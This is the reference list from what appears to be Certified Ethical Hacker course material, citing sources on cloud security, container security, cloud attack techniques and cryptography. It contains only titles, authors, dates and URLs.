2007. Top 6 Considerations for Cloud Security and Data Protection, from https://searchstorage.techtarget.com/IronMountainCloud/Top-6-Considerations-For-Cloud-Security-and-Data-Protection.

2008. (2018), Moving to the Cloud – Cloud Security Considerations, from https://cloudcheckr.com/cloud-security/moving-cloud-security/.

2009. Gerry Grealish, Six Key Security Considerations for Responsible Cloud Migration, from https://www.symantec.com/content/dam/symantec/docs/data-sheets/six-key-considerations-for-responsible-cloud-migration-en.pdf.

2010. Cynthia Harvey, (2017), Cloud Security: 11 Best Practices, from https://www.esecurityplanet.com/cloud/cloud-security-best-practices.html.

2011. Jason Meilleur, (2019), The Growing Dangers of Cyber Attacks and the Need for Cloud Security, from https://www.360visibility.com/the-growing-dangers-of-cyber-attacks-and-the-need-for-cloud-security/.

2012. (2019), 19 Cloud Security Best Practices for 2019, from https://securingtomorrow.mcafee.com/blogs/enterprise/cloud-security/top-19-cloud-security-best-practices/.

2013. Matt Miller, (2018), Cloud Security Best Practices, from https://www.beyondtrust.com/blog/entry/cloud-security-best-practices.

2014. Aaron Small, (2019), Kubernetes Security Assessment, from https://github.com/kubernetes/community/blob/master/wg-security-audit/findings/Kubernetes%20Final%20Report.pdf.

2015. Aaron Small, (2019), Kubernetes Threat Model, from https://github.com/kubernetes/community/blob/master/wg-security-audit/findings/Kubernetes%20Threat%20Model.pdf.

2016. Rani Osnat, (2018), Top Docker Security Best Practices, from https://blog.aquasec.com/docker-security-best-practices.

2017. (2017), Major Risks for Core Components of Container Technologies and their Countermeasures NIST SP 800 190, from https://www.hack2secure.com/blogs/major-risks-for-core-components-of-container-technologies-and-their-countermeasures-nist-sp-800-190.

2018. Devdatta Mulgund, (2019), 8 Best Practices for Application Container Security, from https://securityintelligence.com/posts/8-best-practices-for-application-container-security/.

2019. Docker_Security_Cheat_Sheet.md, from https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Docker_Security_Cheat_Sheet.md.

2020. Jeff Hale, (2019), Top 20 Docker Security Tips, from https://towardsdatascience.com/top-20-docker-security-tips-81c41dd06f57.

2021. (2019), Understanding Docker Container Escapes, from https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/.

2022. (2019), Understanding and Preparing for Container security threats, from https://cyware.com/news/understanding-and-preparing-for-container-security-threats-26031da9.

2023. Docker Security Resources, from https://www.aquasec.com/wiki/display/containers/Docker+Security+Resources.

2024. Sean Michael Kerner, (2019), Serverless Cloud Security: How to Secure Serverless Computing, from https://www.esecurityplanet.com/cloud/serverless-cloud-security.html.

2025. Liran Tal and Guy Podjarny, (2019), 10 Serverless Security Best Practices, from https://snyk.io/blog/10-serverless-security-best-practices/.

2026. Bianca Soare, (2019), What is the Zero Trust Model?, from https://heimdalsecurity.com/blog/what-is-the-zero-trust-model/.

2027. What is a Cloud Firewall? What is Firewall-as-a-service (FWaaS)?, from https://www.cloudflare.com/learning/cloud/what-is-a-cloud-firewall.

2028. What is Firewall as a Service (FWaaS)?, from https://www.sunnyvalley.io/docs/network-security-tutorials/what-is-firewall-as-a-service-fwaas.

2029. Firewall as a Service (FWaaS), from https://www.fortinet.com/resources/cyberglossary/firewall-as-a-service-fwaas.

2030. What is Firewall as a Service?, from https://www.zscaler.com/resources/security-terms-glossary/what-is-firewall-as-a-service.

2031. Firewalls as a Service (FWaaS); The Future of Network Security, from https://oreta.com.au/firewalls-as-a-service-fwaas-the-future-of-network-security.

2032. Anything as a Service (XaaS), from https://timesofcloud.com/cloud-tutorial/xaas/.

2033. Natallia Sakovich, Everything-as-a-Service (XaaS): Definition and Examples, from https://www.sam-solutions.com/blog/everything-as-a-service-xaas-definition-and-examples/.

2034. Forrest Stroud, (2013), XaaS – Anything-As-A-Service, from https://www.webopedia.com/definitions/anything-as-a-service-xaas/.

2035. What is XaaS (anything as a service)?, from https://www.netapp.com/knowledge-center/what-is-anything-as-a-service-xaas/#:~:text=%E2%80%9CAnything%20as%20a%20service%E2%80%9D%20(,a%20service%20over%20the%20internet.

2036. Ryan Squires, (2018), Everything-as-a-Service (XaaS): From Software to Property, from https://jumpcloud.com/blog/xaas.

2037. (2018), Everything-as-a-Service: Have Federal CIOs Found Their Holy Grail?, from https://www.eglobaltech.com/post/everything-as-a-service-have-federal-cios-found-their-holy-grail.

2038. Alam Mohammed, What are the Core Cloud Computing Concepts?, from https://www.finsliqblog.com/cloud-computing/what-are-the-core-concepts-of-cloud-computing/.

2039. What is Desktop as a Service (DaaS)?, from https://www.vmware.com/topics/glossary/content/desktop-as-a-service.html?resource=cat-1178904440#cat-1178904440.

2040. Bill Detwiler, (2020), Top Desktop as a service (DaaS) Providers: Amazon, Citrix, Microsoft, VMware, and more, from https://www.techrepublic.com/article/top-desktop-as-a-service-daas-providers-amazon-citrix-microsoft-vmware-and-more/.

2041. Desktop as a Service (DaaS), from https://www.citrix.com/solutions/vdi-and-daas/what-is-desktop-as-a-service-daas.html.

2042. Tahani Khaled, (2018), What is DaaS?, from https://blog.thinprint.com/what-is-daas/.

2043. Christopher Fanchi, (2022), What Is Mobile Backend As A Service (MBaaS)?, from https://backendless.com/what-is-mobile-backend-as-a-service-mbaas/.

2044. What is the Machines as a Service Business Model?, from https://www.exorint.com/en/blog/2019/04/26/what-is-the-machines-as-a-service-business-model#:~:text=%20What%20is%20the%20Machines%20as%20a%20Service,definitely%20something%20both%20machine%20manufacturers%20and...%20More%20.

2045. Danielle Collins, (2022), What is Machine as a Service (MaaS) and What Are Its Benefits?, from https://www.motioncontroltips.com/what-is-machine-as-a-service-what-are-its-benefits/.

2046. (2022), The Advantages and disadvantages of "Machine-as-a-Service", from https://blog.prophetic-technology.com/the-advantages-and-disadvantages-of-machine-as-a-service.

2047. Arsal Jahejo, Distributed Computing | Advantages and Disadvantages, from https://computernetworktopology.com/distributed-computing/.

2048. Google Distributed Cloud, from https://cloud.google.com/distributed-cloud.

2049. What is Distributed Cloud Computing?, from https://www.stackpath.com/edge-academy/what-is-distributed-cloud-computing.

2050. What is a Distributed Cloud?, from https://www.vmware.com/topics/glossary/content/distributed-cloud.html.

2051. Michael Isberto, (2021), What Is the Difference between a Multi Cloud and Poly Cloud Strategy?, from https://www.colocationamerica.com/blog/poly-cloud-vs-multi-cloud#:~:text=A%20poly%20cloud%20is%20a,between%20multicloud%20and%20poly%20cloud.

2052. (2019), Multi Cloud/Poly Cloud, from https://labs.sogeti.com/multi-cloud-poly-cloud/.

2053. Lee Atchison, Chapter 1. What Is Polycloud?, from https://www.oreilly.com/library/view/what-is-polycloud/9781098104634/ch01.html.

2054. Fog Computing vs. Cloud Computing for IoT Projects, from https://www.sam-solutions.com/blog/fog-computing-vs-cloud-computing-for-iot-projects/#:~:text=The%20definition%20may%20sound%20like,able%20to%20provide%20instant%20connections.

2055. (2020), Difference between Cloud, Fog and Edge Computing in IoT, from https://www.digiteum.com/cloud-fog-edge-computing-iot/.

2056. Tim Keary, (2018), What is Fog Computing?, from https://www.itprc.com/fog-computing/.

2057. (2020), Difference Between Cloud Computing and Fog Computing, from https://www.geeksforgeeks.org/difference-between-cloud-computing-and-fog-computing/.

2058. Rahul Hirve, (2017), What is Fog Computing? Why Fog Computing Trending Now?, from https://medium.com/yeello-digital-marketing-platform/what-is-fog-computing-why-fog-computing-trending-now-7a6bdfd73ef.

2059. Brandon Butler, (2018), What is fog computing? Connecting the cloud to things, from https://www.networkworld.com/article/3243111/what-is-fog-computing-connecting-the-cloud-to-things.html.

2060. Brien Posey, (2021), What is fog computing?, from https://www.techtarget.com/iotagenda/definition/fog-computing-fogging.

2061. Jagreet Kaur, (2022), Edge Computing and its impact on IoT, from https://www.xenonstack.com/blog/edge-computing/.

2062. Real-Life Use Cases for Edge Computing, from https://innovationatwork.ieee.org/real-life-edge-computing-use-cases/.

2063. (2020), What is Series (#10): What is Edge Computing?, from https://nicolaswindpassinger.com/what-is-series-edge-computing.

2064. Alison DeNisco-Rayome, (2018), Ten Scenarios Where Edge Computing Can Bring New Value, from https://www.zdnet.com/article/10-scenarios-where-edge-computing-can-bring-new-value/.

2065. 10 Edge Computing Use Case Examples, from https://stlpartners.com/edge-computing/10-edge-computing-use-case-examples/.

2066. (2017), Cloud, Fog and Edge Computing – What's the Difference?, from https://www.winsystems.com/cloud-fog-and-edge-computing-whats-the-difference/.

2067. Oriol Rius, Cloud, Edge, and Fog Computing – Practical Application for Each, from https://www.e-zigurat.com/innovation-school/blog/cloud-edge-fog-computing-practical-applications/.

2068. (2020), Difference between Cloud Computing and Grid Computing, from https://www.geeksforgeeks.org/difference-between-cloud-computing-and-grid-computing/.

2069. Difference between Cloud Computing and Grid Computing, from https://www.javatpoint.com/cloud-computing-vs-grid-computing.

2070. Grid Computing Vs Cloud Computing, from https://techvidvan.com/tutorials/grid-computing-vs-cloud-computing/.

2071. Grid Computing Vs Cloud Computing – Top 13 Factors of Difference, from https://data-flair.training/blogs/grid-computing-vs-cloud-computing/.

2072. Aaron Nordhoff, (2020), What is a Cluster? An Overview of Clustering in the Cloud, from https://www.capitalone.com/tech/cloud/what-is-a-cluster/.

2073. Computer Clusters, from https://www.virtana.com/glossary/what-is-a-cluster/.

2074. Jason Hoffman, What is Cluster Computing and How It Is Different From Cloud Computing?, from https://wisdomplexus.com/blogs/what-is-cluster-computing/.

2075. Ryan Davis, (2021), Insecure API Cloud Computing: The Causes and Solutions, from https://www.extrahop.com/company/blog/2020/insecure-apis-cloud-computing-cause-solutions.

2076. The Threat of Insecure Interfaces and APIs, from https://www.isc2.org/articles/the-threat-of-insecure-interfaces-and-apis#.

2077. Matt Cauthorn, (2020), Insecure API Cloud Computing: The Causes and Solutions, from https://www.optiv.com/insights/discover/blog/insecure-api-cloud-computing-causes-and-solutions.

2078. Ajoy Kumar, (2020), How the CDN Cache Poisoning Vulnerability Leads to DoS Attacks?, from https://www.thecoderworld.com/how-the-cdn-cache-poisoning-vulnerability-leads-to-dos-attacks.

2079. (2022), CDN Cache Poisoning Enables DoS Attacks On Cloud Apps, from https://roxxcloud.com/cdn-cache-poisoning-enables-dos-attacks-on-cloud-apps.

2080. Swati Khandelwal, (2019), New Cache Poisoning Attack Lets Attackers Target CDN Protected Sites, from https://thehackernews.com/2019/10/cdn-cache-poisoning-dos-attack.html.

2081. Catalin Cimpanu, (2019), CPDoS Attack Can Poison CDNs to Deliver Error Pages Instead of Legitimate Sites, from https://www.zdnet.com/article/cpdos-attack-can-poison-cdns-to-deliver-error-pages-instead-of-legitimate-sites.

2082. Sergei Shevchenko, (2020), Cloud Snooper Attack Bypasses AWS Security Measures, from https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/sophoslabs-cloud-snooper-report.pdf.

2083. Madhuvantii M, (2021), Spotting and Stopping Cloud Attacks: AWS Server Hack, from https://www.manageengine.com/log-management/cyber-security/aws-cloud-snooper-attack.html.

2084. Kelly Jackson Higgins, (2020), Cloud Snooper' Attack Circumvents AWS Firewall Controls, from https://www.darkreading.com/cloud/-cloud-snooper-attack-circumvents-aws-firewall-controls.

2085. (2020), Cloud Snooper, an Advanced Targeted Attack that Allows Malware to Communicate Across Firewalls, from https://www.expresscomputer.in/news/cloud-snooper-an-advanced-targeted-attack-that-allows-malware-to-communicate-across-firewalls/50165/.

2086. Understanding Golden SAML Forgery Attacks, from https://www.qomplx.com/qomplx-knowledge-understanding-golden-saml-forgery-attacks/#how-golden-saml-attacks-work.

2087. (2021), Detection and Hunting of Golden SAML Attack, from https://blog.sygnia.co/detection-and-hunting-of-golden-saml-attack.

2088. Shaked Reiner, Golden SAML: Newly Discovered Attack Technique Forges Authentication to Cloud Apps, fromhttps://www.cyberark.com/resources/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-to-cloud-apps.

2089. Jay Chen, Aviv Sasson, and Ariel Zelivansky, (2021), Hildegard: New TeamTNT Cryptojacking Malware Targeting Kubernetes, from https://unit42.paloaltonetworks.com/hildegard-malware-teamtnt/.

2090. Paolo Passeri, (2022), The Exploitation of Cloud Services Continues in 2022, from https://www.infosecurity-magazine.com/blogs/exploitation-cloud-services-2022/.

2091. Sean Metcalf, (2020), What is Azure Active Directory?, from https://adsecurity.org/?p=4211.

2092. Introduction to the Instance Metadata Service, from https://hackingthe.cloud/aws/general-knowledge/intro_metadata_service/.

2093. (2019), Get Access/Secret Key from EC2 Instance Metadata, from https://www.youtube.com/watch?v=nhqTQrmrx4A.

2094. Retrieve Instance Metadata, from https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instancedata-data-retrieval.html.

2095. Stefano Chierici, (2022), Vulnerable AWS Lambda function – Initial Access in Cloud Attacks, from https://sysdig.com/blog/exploit-mitigate-aws-lambdas-mitre/.

2096. What is a Shadow Admin?, from https://docs.cyberark.com/Product-Doc/OnlineHelp/CEM/Latest/en/Content/CloudAdmin/kd_shadow-admin-per-platform.htm#Tab2.

2097. Asaf Hecht, (2020), DIY: Hunting Azure Shadow Admins Like Never Before, from https://www.cyberark.com/resources/threat-research-blog/diy-hunting-azure-shadow-admins-like-never-before-2.

2098. Asaf Hecht, (2020), Fantastic Cloud Shadow Admins and where to find, from https://cfp.hackfest.ca/hackfest-2020/talk/7J8ZEW/.

2099. Shay Siksik, Privilege Escalation and Lateral Movement on Azure – Part 1, from https://www.xmcyber.com/privilege-escalation-and-lateral-movement-on-azure-part-1/.

2100. Jeff Petters, (2020), What is SAML and How Does it Work?, from https://www.varonis.com/blog/what-is-saml/.

2101. Russell Jones, (2021), How SAML 2.0 Authentication Works?, from https://goteleport.com/blog/how-saml-authentication-works/.

2102. Christine Mikolajczak, (2017), An Introduction to SAML (Security Assertion Markup Language), from https://www.secureauth.com/blog/an-introduction-to-saml-security-assertion-markup-language/.

2103. Josh Fruhlinger, (2021), SAML explained: How this open standard enables single sign on, from https://www.csoonline.com/article/3232355/what-is-saml-how-it-works-and-how-it-enables-single-sign-on.html.

2104. (2019), SAML 2.0: Technical Overview, from https://www.youtube.com/watch?v=SvppXbpv-5k.

2105. What is Cloud Networking?, from https://www.vmware.com/topics/glossary/content/cloud-networking.

2106. What is a Virtual Private Cloud (VPC)?, from https://www.checkpoint.com/cyber-hub/cloud-security/what-is-vpc-virtual-private-cloud/.

2107. What is a Virtual Private Cloud (VPC)?, from https://www.cloudflare.com/learning/cloud/what-is-a-virtual-private-cloud/.

2108. VPC With Public and Private Subnets (NAT), from https://docs.aws.amazon.com/vpc/latest/userguide/VPC_Scenario2.html.

2109. What's the Difference Between a Public and Private Subnet in an AWS VPC?, from https://chrisguitarguy.com/2017/09/28/public-private-subnet-differences-aws-vpc/.

2110. Mohamed Jawad, AWS Transit Gateway, from https://blogs.tensult.com/2019/01/02/aws-transit-gateway/.

2111. Fernando Hönig, (2016), Save Money with AWS VPC Endpoints, from https://medium.com/nubego/how-to-save-money-with-aws-vpc-endpoints-9bac8ae1319c.

2112. Debasish Pramanik, (2021), Data Loss Prevention Techniques for Cloud Computing Security – Reaping Benefits & Minimizing Risk, from https://www.cloudcodes.com/blog/data-loss-prevention-for-cloud-computing.html.

2113. Oleksandr Bushkovskyi, Cloud Computing Security Risks in 2021, and How to Avoid Them, from https://theappsolutions.com/blog/development/cloud-security-risks/.

2114. Deniz Mustafa, (2021), Cloud Security: Risks and Countermeasures, from https://www.securiwiser.com/blog/cloud-security-risks-and-countermeasures/.

2115. Bea Potter, (2020), 6 Ways to Prevent a Data Breach, from https://cloudacademy.com/blog/ways-to-prevent-a-data-breach/.

2116. Abuse And Nefarious Use Of Cloud Computing Information Technology Essay, from https://www.uniassignment.com/essay-samples/information-technology/abuse-and-nefarious-use-of-cloud-computing-information-technology-essay.php?vref=1.

2117. Fighting the Top 12 Threats to Cloud Cyber Security: Threats 10-12, from https://www.whoa.com/fighting-the-top-12-threats-to-cloud-cyber-security-threats-10-12.

2118. (2020), Top 5 Shared Hosting Security Risks (And How To Prevent Them), from https://www.malcare.com/blog/shared-hosting-security/#How_To_Protect_Your_Website_From_Shared_Hosting_Security_Risks.

2119. Karen Kent and Murugiah Souppaya, Guide to Computer Security Log Management, from https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-92.pdf?msclkid=4318dd3dc52911ec9e00e6ae020adedc.

2120. ISO 27001 Annex A.12.1, from https://www.isms.online/iso-27001/annex-a-12-operations-security/?msclkid=5ff75514c52511ecbbe28744fd08bf64.

2121. Johna Till Johnson, (2020), 5 Steps to Help Prevent Supply Chain Cybersecurity Threats, from https://www.techtarget.com/searchsecurity/tip/5-steps-to-help-prevent-supply-chain-cybersecurity-threats.

2122. C.J. Haughey, (2021), 5 Global Supply Chain Security Threats (and How to Handle Them), from https://securityintelligence.com/articles/global-supply-chain-security-threats-how-to-handle/.

2123. Edward Kost, (2022), 11 Ways to Prevent Supply Chain Attacks in 2022 (Highly Effective), from https://www.upguard.com/blog/how-to-prevent-supply-chain-attacks.

2124. (2021), Top 15 Cloud Security Issues, Threats and Concerns, from https://www.checkpoint.com/cyber-hub/cloud-security/what-is-cloud-security/top-cloud-security-issues-threats-and-concerns/.

2125. Mike Engle, (2021), Cloud Authentication Services | Security for Enterprise IT, from https://www.1kosmos.com/authentication/cloud-authentication-services/.

2126. What is Vendor Lock-In? | Vendor Lock-In and Cloud Computing, from https://www.cloudflare.com/en-in/learning/cloud/what-is-vendor-lock-in/.

2127. Muhammad Raza, (2020), 10 Best Practices to Avoid Cloud Vendor Lock-In, from https://www.bmc.com/blogs/vendor-lock-in/.

2128. Haim Glickman, (2020), Cloud Governance Best Practices: How To Create A Framework For Success, from https://www.forbes.com/sites/forbestechcouncil/2020/01/17/cloud-governance-best-practices-how-to-create-a-framework-for-success/?sh=5894a34f48ce.

2129. (2020), 5 Cloud Governance Best Practices, from https://www.cloudreach.com/en/blog/5-cloud-governance-best-practices/.

2130. David Howell, (2021), How to Stop IT Equipment Theft, from https://www.techradar.com/in/news/world-of-tech/roundup/how-to-stop-it-equipment-theft-1089354.

2131. (2021), Best Practices for Data Destruction, from https://bigdataanalyticsnews.com/best-practices-for-data-destruction/.

2132. Jeff Melnick, (2020), Top 6 Security Threats in Cloud Computing and How to Mitigate Them, from https://blog.netwrix.com/2020/09/08/cloud-security-threats/.

2133. (2021), How to Avoid Cloud Account Hijacking Attacks, from https://www.insightsforprofessionals.com/it/cloud/avoid-cloud-account-hijacking-attacks.

2134. What Is Cloud Jacking?, from https://fraudwatch.com/4-tips-to-protect-your-business-against-cloud-jacking/.

2135. Injy ElDeeb, (2021), 6 Outsider Cloud Data Security Attacks to Keep Looking out for in 2022, from https://gatlabs.com/blogpost/6-ousider-cloud-data-security-attacks-2021/.

2136. Gursimran Singh, (2022), Container Security Benefits and Its Best Practices | Complete Guide, from https://www.xenonstack.com/insights/container-security.

2137. Melanie Tafelski, (2022), 7 Container Security Best Practices For Better Apps, from https://www.trendmicro.com/en_us/devops/22/b/container-security-best-practices.html.

2138. Bernard Brode, (2020), Container Security Best Practices Taking Shape, from https://containerjournal.com/topics/container-security/container-security-best-practices-taking-shape/.

2139. Container Security Best Practices, from https://www.tigera.io/learn/guides/container-security/container-security-best-practices/.

2140. Container Security Tips and Best Practices, from https://www.threatstack.com/blog/container-security-tips-and-best-practices.

Module 20: Cryptography

2141. (1999), Cracking S/MIME encryption using idle CPU time, from https://securiteam.com/tools/3J5PRQ0PPQ/.

2142. (2001), Announcing the ADVANCED ENCRYPTION STANDARD (AES), from https://csrc.nist.gov/csrc/media/publications/fips/197/final/documents/fips-197.pdf.

2143. John Talbot and Dominic Welsh, (2006), Complexity and Cryptography an introduction, from https://www.cambridge.org/gb/academic/subjects/mathematics/discrete-mathematics-information-theory-and-coding/complexity-and-cryptography-introduction?format=PB&isbn=9780521617710.

2144. Bruce Schneier, Applied Cryptography, Second Edition, from https://www.schneier.com/books/applied_cryptography/.

2145. Josh Ryder, Introduction to Encryption, from https://www.developer.com/tech/article.php/630681.

2146. Digital Certificates, from https://www.bitpipe.com/tlist/Digital-Certificates.html.

2147. Vijay Bollapragada, Mohamed Khalid, and Scott Wainner, IPSec Authentication and Authorization Models, from http://www.ciscopress.com/articles/article.asp?p=421514&seqNum=4%20-%2031k%20-.

2148. SHA (Secure Hash Algorithm), from http://safeexim.safescrypt.com/SafeDoXX_User_Manual.pdf.

2149. PGP Attack FAQ: The asymmetric cipher, from https://www.iusmentis.com/technology/encryption/pgp/pgpattackfaq/asymmetric/.

2150. What is Public-Key Cryptography?, from http://www.x5.net/faqs/crypto/q3.html.

2151. The Heartbleed Bug, from http://heartbleed.com/.

2152. Dr. B. R Gladman, (2000), The Regulation of Investigatory Powers Bill - The Provisions for Government Access to Keys, from https://www.fipr.org/rip/RIPGAKBG.pdf.

2153. YongBin Zhou and DengGuo Feng, Side-Channel Attacks: Ten Years after Its Publication and the Impacts on Cryptographic Module Security Testing, from https://csrc.nist.gov/csrc/media/events/physical-security-testing-workshop/documents/papers/physecpaper19.pdf.

2154. Van Geelkerken F.W.J, (2006), Digital Mixing (MIX nets), from https://www.iusmentis.com/society/privacy/remailers/onionrouting/.

2155. Josh Ryder, (2000), Introduction to Encryption, from https://www.developer.com/tech/article.php/630681/Introduction-to-Encryption.htm.

2156. Yuan Xue, (2009), Digital Signature, from https://tao.truststc.org/Members/yuanxue/network_security/Public resources/lecture12.

2157. Email Security, from https://www.livinginternet.com/e/es.htm.

2158. Hash-based message authentication code, from https://en.wikipedia.org/wiki/Hash-based_message_authentication_code.

2159. Margaret Rouse, (2010), Hash-based Message Authentication Code (HMAC), from http://searchsecurity.techtarget.com/definition/Hash-based-Message-Authentication-Code-HMAC.

2160. How and when do I use HMAC?, from https://security.stackexchange.com/questions/20129/how-and-when-do-i-use-hmac/20301.

2161. Krishna Gehlot, (2015), Message Authentication Code & HMAC, from, https://www.slideshare.net/PRINCEOFSUNCITY/message-authentication-code-hmac.

2162. Shaanan Cohney, Nadia Heninger, Matthew D. Green, (2017), The DUHK Attack, from https://duhkattack.com/.

2163. Gurubaran S, (2017), DUHK Attack allows Hackers to Recover Encryption Keys and Decrypt Communications Passing Over VPN, from https://gbhackers.com/duhk-attack-decrypt-communications-vpn/.

2164. Mohit Kumar, (2017), DUHK Attack Lets Hackers Recover Encryption Key Used in VPNs & Web Sessions, from https://thehackernews.com/2017/10/crack-prng-encryption-keys.html.

2165. Catalin Cimpanu, (2017), DUHK Crypto Attack Recovers Encryption Keys, Exposes VPN Connections, More, from https://www.bleepingcomputer.com/news/security/duhk-crypto-attack-recovers-encryption-keys-exposes-vpn-connections-more/.

2166. John Leyden, Thomas Claburn and Chris Williams, (2017), 'First ever' SHA-1 hash collision calculated. All it took were five clever brains... and 6,610 years of processor time, from https://www.theregister.co.uk/2017/02/23/google_first_sha1_collision/.

2167. Collision attack, https://en.wikipedia.org/wiki/Collision_attack.

2168. Hash Collision Attack, https://privacycanada.net/hash-functions/hash-collision-attack/.

2169. Threefish from https://www.schneier.com/academic/skein/threefish.html.

2170. (2018), Threefish, from https://en.wikipedia.org/wiki/Threefish.

2171. (2017), Threefish Block Cipher, from https://tinycrypt.wordpress.com/2017/01/07/asmcodes-threefish/.

2172. (2019), Serpent (cipher), from https://en.wikipedia.org/wiki/Serpent_(cipher).

2173. Serpent Algorithm, from http://en.kryptotel.net/serpent.html.

2174. (2019), CAST-128, from https://en.wikipedia.org/wiki/CAST-128.

2175. (2019), Camellia (cipher), from https://en.wikipedia.org/wiki/Camellia_(cipher).

2176. (2020), GOST (block cipher), from https://en.wikipedia.org/wiki/GOST_(block_cipher).

2177. Muhammad Iqbal, Yudi Sahputra, and Andysah Putera Utama Siahaan, (2016), The Understanding of GOST Cryptography Technique, from https://www.researchgate.net/publication/308661220_The_Understanding_of_GOST_Cryptography_Technique.

2178. (2019), YAK(cryptography), from https://en.wikipedia.org/wiki/YAK_(cryptography).

2179. Mohsen Toorani, (2015), Cryptanalysis of a robust key agreement based on public key authentication, from https://onlinelibrary.wiley.com/doi/full/10.1002/sec.1373.

2180. Margaret Rouse, Elliptical Curve Cryptography (ECC), from https://searchsecurity.techtarget.com/definition/elliptical-curve-cryptography.

2181. (2018), Elliptic Curve Cryptography, from https://www.keycdn.com/support/elliptic-curve-cryptography.

2182. Maria Korolov and Doug Drinkwater, (2019), What is quantum cryptography? It’s no silver bullet, but could improve security, from https://www.csoonline.com/article/3235970/what-is-quantum-cryptography-it-s-no-silver-bullet-but-could-improve-security.html.

2183. (2020), Quantum cryptography, from https://en.wikipedia.org/wiki/Quantum_cryptography.

2184. Shai Halevi, (2011), Homomorphic Encryption, from https://www.iacr.org/conferences/crypto2011/slides/Halevi.pdf.

2185. (2019), What is the purpose of Homomorphic encryption?, from https://crypto.stackexchange.com/questions/62386/what-is-the-purpose-of-homomorphic-encryption.

2186. Casey Crane, (2019), What is Homomorphic Encryption?, from https://www.thesslstore.com/blog/what-is-homomorphic-encryption/.

2187. Hardware-based Encryption Devices, from https://sourcedaddy.com/aplus/hardware-based-encryption-devices.html.

2188. Darril, TPM and HSM Hardware Encryption Devices, from https://blogs.getcertifiedgetahead.com/tpm-hsm-hardware-encryption-devices/.

2189. Hardware Security Modules (HSMs), from https://safenet.gemalto.com/data-encryption/hardware-security-modules-hsms/.

2190. Crypto USB - What is AES 256-Bit Hardware-Based Encryption?, from https://integralmemory.com/faq/what-aes-256-bit-hardware-based-encryption.

2191. (2020), GNU Privacy Guard, from https://en.wikipedia.org/wiki/GNU_Privacy_Guard.

2192. GNUPG (GPG), from http://www.att.es/producto/goanywhere/products/director/encryption/gpg.html.

2193. NanoDano, (2018), GPG Tutorial, from https://www.devdungeon.com/content/gpg-tutorial.

2194. (2019), Web of trust, from https://en.wikipedia.org/wiki/Web_of_trust.

2195. (2019), Related-key attack, from https://en.wikipedia.org/wiki/Related-key_attack.

2196. Alex Biryukov and Dmitry Khovratovich, Related-key Cryptanalysis of the Full AES-192 and AES-256, from https://eprint.iacr.org/2009/317.pdf.

2197. (2019), Padding oracle attack, from https://en.wikipedia.org/wiki/Padding_oracle_attack.

2198. Nimrod Aviram, Sebastian Schinzel, Juraj Somorovsky, Nadia Heninger, Maik Dankel, Jens Steube, Luke Valenta, David Adrian, J. Alex Halderman, Viktor Dukhovni, Emilia Käsper, Shaanan Cohney, Susanne Engels, Christof Paar, and Yuval Shavitt, (2016), The DROWN Attack, from https://drownattack.com/.

2199. (2019), DROWN attack, from https://en.wikipedia.org/wiki/DROWN_attack.

2200. Ambika Choudhury, (2020), Quantum-Proof Cryptography and Its Role In Security, from https://analyticsindiamag.com/quantum-proof-cryptography-its-role-in-security/.

2201. Leading in Quantum-Safe Standards, from https://www.post-quantum.com/.

2202. (2022), Post-Quantum Cryptography, from https://en.wikipedia.org/wiki/Post-quantum_cryptography.

2203. (2022), Lightweight Cryptography, from https://csrc.nist.gov/projects/lightweight-cryptography.

2204. Cihangir Tezcan, (2020), Lightweight Crypto for IoT - 1.1: Network of Things, from https://youtu.be/KBDRsByrhmQ.

2205. William J. Buchanan, (2017), Lightweight Cryptography Meth, from https://www.tandfonline.com/doi/full/10.1080/23742917.2017.1384917.

2206. Block Cipher Modes of Operation, from https://www.tutorialspoint.com/cryptography/block_cipher_modes_of_operation.htm.

2207. (2022), Block Cipher Mode of Operation, from https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#Cipher_block_chaining_(CBC).

2208. Kattamuri Meghna, (2022), Block Cipher Modes of Operation, from https://www.geeksforgeeks.org/block-cipher-modes-of-operation/.

2209. Shreedarshan K, (2019), Block Cipher Modes of Operation: Explanation of all 4 types | Cryptography and Network Security, from https://www.youtube.com/watch?v=A0CVvdRYzuY.

2210. (2022), Authenticated Encryption, from https://en.wikipedia.org/wiki/Authenticated_encryption#Authenticated_encryption_with_associated_data_(AEAD).

2211. Toshendra Kumar Sharma, Public Vs. Private Blockchain: A Comprehensive Comparison, from https://www.blockchain-council.org/blockchain/public-vs-private-blockchain-a-comprehensive-comparison/.

2212. Naveen Joshi, (2020), Public vs Private Blockchain: Who Wins?, from https://www.allerin.com/blog/public-vs-private-blockchain-who-wins.

2213. (2019), Public vs. Private Ledger, from https://www.mme.ch/en/magazine/magazine-detail/url_magazine/public_vs_private_ledger/.

2214. Akash Takyar, Blockchain Technology Explained, from https://www.leewayhertz.com/blockchain-technology-explained/.

2215. (2019), What Different Types of Blockchains are There?, from https://dragonchain.com/blog/differences-between-public-private-blockchains.

2216. (2018), Types of Blockchain, from https://www.youtube.com/watch?v=uiHbJPZlT1k.

2217. (2021), Encrypt Email Messages, from https://support.microsoft.com/en-us/office/encrypt-email-messages-373339cb-bf1a-4509-b296-802a39d801dc.

2218. Mithilesh Tata, (2021), How to Encrypt Email in Outlook, from https://www.arysontechnologies.com/how-to/encrypt-outlook-email.

2219. Nicky Mathew, (2021), Encrypt Email Messages in Outlook – Methods to Encrypt, from https://bobcares.com/blog/encrypt-email-messages-in-outlook.

2220. River Hart, (2022), How to Encrypt Outlook Emails?, from https://proprivacy.com/email/guides/encrypt-outlook-email.

2221. Quantum Cryptanalysis, from https://www.pqsecurity.com/quantum-cryptanalysis/.

2222. (2022), Quantum Cryptanalysis: Hype And Reality Of The Threat, from https://www.insidequantumtechnology.com/news-archive/quantum-cryptanalysis-hype-and-reality-of-the-threat/.

2223. (2021), Side-channel attacks explained: everything you need to know, from https://www.rambus.com/blogs/side-channel-attacks/#countermeasures.

2224. Alex Zhang, (2022), What Is a Side-Channel Attack & What Countermeasures Exist?, from https://blog.enconnex.com/what-is-a-side-channel-attack-vulnerabilities-and-countermeasures.

This page is intentionally left blank.

C|EH Certified Ethical Hacker

EC-Council

